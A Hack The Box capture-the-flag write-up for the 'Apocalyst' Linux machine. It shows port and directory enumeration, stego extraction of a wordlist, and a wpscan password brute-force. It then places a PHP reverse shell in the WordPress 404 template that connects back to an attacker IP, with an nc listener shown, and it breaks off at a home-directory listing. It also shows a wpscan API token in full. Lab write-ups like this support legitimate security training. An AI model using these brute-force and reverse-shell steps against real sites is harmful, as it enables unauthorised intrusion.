
Write Up Apocalyst



Apocalyst

OS: Linux

Difficulty: Medium

Points: 30

Release: 18 Aug 2017

IP: 10.10.10.46

Made By: IceL0rd


Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap


nmap -sV -sC 10.10.10.46



```
root@kali:/tmp/Apocalyst# nmap -sV -sC 10.10.10.46
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-17 04:40 EDT
Nmap scan report for 10.10.10.46
Host is up (0.021s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fd:ab:0f:c9:22:d5:f4:8f:7a:0a:29:11:b4:04:da:c9 (RSA)
|   256 76:92:39:0a:57:bd:f0:03:26:78:c7:db:1a:66:a5:bc (ECDSA)
|_  256 12:12:cf:f1:7f:be:43:1f:d5:e6:6d:90:84:25:c8:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.8
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Web Page

I checked the webpage, but at the home page I couldn't find anything useful.



10.10.10.46

Skip to content

Apocalypse Preparation Blog


Apocalypse Preparation Blog

Scroll down to content

Posts


Posted on 27th July 2017

I added apocalyst.htb to /etc/hosts



```
root@kali:/tmp/Apocalyst# cat /etc/hosts | grep 10.10.10.46
10.10.10.46     apocalyst.htb
```

Now I went back to the webpage, and now added the IP to /etc/hosts the webpage looks different.



apocalyst.htb

APOCALYPSE PREPARATION BLOG

POSTS

27TH JULY 2017


How Long do we Have?

This article has been taken from the express article found here:

After this I started gobuster in order to enumerate the webpage to find files and directories.

We are getting a lot of output, and all are 301 error code.

gobuster dir -u http://10.10.10.46/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt



```
root@kali:/tmp/Apocalyst# gobuster dir -u http://10.10.10.46/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.46/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/06/17 04:49:47 Starting gobuster
===============================================================
/blog (Status: 301)
/events (Status: 301)
/main (Status: 301)
/info (Status: 301)
/page (Status: 301)
/site (Status: 301)
/header (Status: 301)
/wp-content (Status: 301)
/post (Status: 301)
```


Wfuzz

Next thing what I did is to use: cewl. In order to scrap the webpage and use that as wordlist for my wfuzz.

cewl http://apocalyst.htb/ > cewl-wordlist.txt

For the purpose of this write up I made the wordlist smaller in order to make a cleaner screenshot.


wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 http://apocalyst.htb/FUZZ



```
root@kali:/tmp/Apocalyst# wfuzz -w cewl-wordlist.txt --hw 32 --hc 312 http://apocalyst.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL

********************************************************
* Wfuzz 2.4.5 - The Web Fuzzer                         *
********************************************************

Target: http://apocalyst.htb/FUZZ
Total requests: 12

===================================================================
ID           Response   Lines    Word     Chars       Payload
===================================================================

000000002:   301        9 L      28 W     318 Ch      "enhancing"
000000004:   301        9 L      28 W     317 Ch      "cultures"
000000007:   301        9 L      28 W     315 Ch      "Romans"
000000008:   301        9 L      28 W     314 Ch      "their"
000000009:   301        9 L      28 W     312 Ch      "use"
000000010:   301        9 L      28 W     314 Ch      "Roman"
000000011:   301        9 L      28 W     322 Ch      "Rightiousness"
000000012:   301        9 L      28 W     317 Ch      "numerals"
```

We can see that 1 directory is a little big bigger then the rest of all the directories.

view-source:http://apocalyst.htb/Rightiousness/



view-source:http://apocalyst.htb/Rightiousness/

```
<!doctype html>

<html lang="en">
<head>
  <meta charset="utf-8">

  <title>End of the world</title>
</head>

<body>
  <img src="image.jpg">
  <!-- needle -->
</body>
</html>
```


We see a comment within the page source:

<!-- needle -->

Steghide

First, I downloaded the image.


wget http://apocalyst.htb/Rightiousness/image.jpg



```
root@kali:/tmp/Apocalyst# wget http://apocalyst.htb/Rightiousness/image.jpg
--2020-06-17 09:48:31--  http://apocalyst.htb/Rightiousness/image.jpg
Resolving apocalyst.htb (apocalyst.htb)... 10.10.10.46
Connecting to apocalyst.htb (apocalyst.htb)|10.10.10.46|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 215541 (210K) [image/jpeg]
Saving to: ‘image.jpg’

image.jpg                                                 100%[===========

2020-06-17 09:48:32 (1.70 MB/s) - ‘image.jpg’ saved [215541/215541]

root@kali:/tmp/Apocalyst# ls -al image.jpg
-rw-r--r-- 1 root root 215541 Jul 27  2017 image.jpg
root@kali:/tmp/Apocalyst#
```

Now I want to extract the information which contain in the image,


steghide extract -sf image.jpg



```
root@kali:/tmp/Apocalyst# steghide extract -sf image.jpg
Enter passphrase:
wrote extracted data to "list.txt".
```

List of words

Now we have a new file: list.txt




```
root@kali:/tmp/Apocalyst# head list.txt
World
song
from
disambiguation
Wikipedia
album
page
this
world
Edit
root@kali:/tmp/Apocalyst# 
```

Enumerating Wordpress


When we opened the webpage, we saw it’s a WordPress page.

http://apocalyst.htb/wp-login.php



I started to enumerate WordPress by using a tool called: wpsscan

wpscan --url http://apocalyst.htb/ -e u,vp --api-token "DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"



```
[i] User(s) Identified:

[+] falaraki
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

We found 1 user:


Falaraki

Exploitation

Brute Force With wpsscan

Now we have a username, and we have a custom wordlist (list.txt)

wpscan --url http://apocalyst.htb/ -U username.txt -P list.txt --api-token "DxOoX59K0S3IwaCBOxBafAlUa1vJCs9JxLuFcKkCwms"




```
[+] Performing password attack on Wp Login against 1 user/s
Trying falaraki / Transclisiation Time: 00:00:11 <===========
[SUCCESS] - falaraki / Transclisiation

[!] Valid Combinations Found:
 | Username: falaraki, Password: Transclisiation
```

Now we have a valid credentials:

falaraki:Transclisiation

Logging Into WordPress



Username or Email Address

falaraki


Password

●●●●●●●●●●●●●●●

□ Remember Me

Getting User Shell

Then we go to Appearance > editor > 404 Template




Welcome to WordPress!

We've assembled some links to get you starte

or, change your theme completely

Unedited 404 Template.




Edit Themes

Twenty Seventeen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @link https://codex.wordpress.org/Creating_an_Error_404_Page
 *
 * @package WordPress
 * @subpackage Twenty_Seventeen
 * @since 1.0
 * @version 1.0
 */
```

Changed the template with a php rev shell code.

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php




Edit Themes

Twenty Seventeen: 404 Template (404.php)

```
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.12';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Then go to a page that didn't exist.

Now we have a shell.




```
root@kali:/tmp/Apocalyst# nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.46] 58722
Linux apocalyst 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:32:40 up  5:55,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (1391): Inappropriate ioctl for device
bash: no job control in this shell
www-data@apocalyst:/$ 
```

Getting User Falaraki

I listed the directories in /home/falaraki

ls -al




```
www-data@apocalyst:/home/falaraki$ ls -al
ls -al
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24  2017 .
drwxr-xr-x 3 root     root     4096 Jul 26  2017 ..
-rw------- 1 falaraki falaraki    1 Dec 24  2017 .bash_history
-rw-r--r-- 1 falaraki falaraki  220 Jul 26  2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26  2017 .bashrc
drwx------ 2 falaraki falaraki 4096 Jul 26  2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26  2017 .nano
-rw-r--r-- 1 falaraki falaraki  655 Jul 26  2017 .profile
-rw-rw-r-- 1 falaraki falaraki  109 Jul 26  2017 .secret
-rw-r--r-- 1 falaraki falaraki    0 Jul 26  2017 .sudo_as_admin_successful
-rw-r--r-- 1 root     root     1024 Jul 27  2017 .wp-config.php.swp
-r--r--r-- 1 falaraki falaraki   33 Jul 26  2017 user.txt
www-data@apocalyst:/home/falaraki$
```

I saw an usual directory called: .secret

